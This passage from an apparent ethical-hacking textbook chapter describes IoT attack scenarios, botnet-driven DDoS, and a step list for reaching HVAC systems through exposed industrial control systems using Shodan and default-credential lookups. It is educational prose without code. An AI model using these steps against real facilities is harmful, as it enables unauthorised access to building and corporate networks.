Improper security infrastructure might lead to the following unwanted scenarios:

- An eavesdropper intercepts communication between two endpoints and discovers the confidential information that is sent across. He/she can misuse that information for his/her own benefit.
- A fake server can be used to send unwanted commands to trigger unplanned events. For example, some physical resources (water, coal, oil, electricity) could be sent to an unknown and unplanned destination, etc.
- A fake device can inject a malicious script into the system to make it work as instructed by the device. This may cause the system to behave inappropriately and dangerously.





Figure 18.7: General IoT device hacking scenarios



DDoS Attack

A distributed denial-of-service (DDoS) attack is an attack in which multiple infected systems are used to bombard a single online system or service, rendering the server useless, slow, or unavailable for a legitimate user for a short period of time. The attacker initiates the attack by first exploiting vulnerabilities in devices and then installing malicious software in their operating systems. These multiple compromised devices are referred to as an army of botnets.

Once an attacker decides on his/her target, he/she instructs the botnets or zombie agents to send requests to the target server that he/she is attacking. The target is attacked by a large volume of requests from multiple IoT devices present in different locations. As a result, the target system is flooded with more requests than it can handle. Therefore, it either goes offline, suffers a loss in performance, or shuts down completely.

Given below are the steps followed by an attacker to perform a DDoS attack on IoT devices:

- Attacker gains remote access to vulnerable devices
- After gaining access, he/she injects malware into the IoT devices to turn them into botnets
- Attacker uses a command and control center to instruct botnets and to send multiple requests to the target server, resulting in a DDoS attack
- Target server goes offline and becomes unavailable to process any further requests





Figure 18.8: DDoS attack on IoT devices



Exploit HVAC

Many organizations use Internet-connected heating, ventilation, and air conditioning (HVAC) systems without implementing security mechanisms, giving attackers a gateway through which to hack corporate systems. HVAC systems have many security vulnerabilities that are exploited by attackers to steal login credentials, gain access to the HVAC system, and perform further attacks on the organization's network. HVAC systems are generally connected to the networks of various industries, government sectors, hospitals, etc. These systems provide remote access rights to HVAC vendors and third parties to support their remote administration, such as remotely monitoring energy consumption and temperatures in various places. In addition, many HVAC companies provide common login names and passwords to different organizations. Attackers take advantage of this to obtain remote access to corporate networks and steal confidential information from organizations.

Steps followed by an attacker to exploit HVAC systems:

- Attacker uses **Shodan** (*https://www.shodan.io*) and searches for vulnerable industrial control systems (ICSs)
- Based on the vulnerable ICSs found, the attacker then searches for default user credentials using online tools such as *https://www.defpass.com*
- Attacker uses default user credentials to attempt to access the ICS
- After gaining access to the ICS, the attacker attempts to gain access to the HVAC system remotely through the ICS
- After gaining access to the HVAC system, an attacker can control the temperature from the HVAC or carry out other attacks on the local network


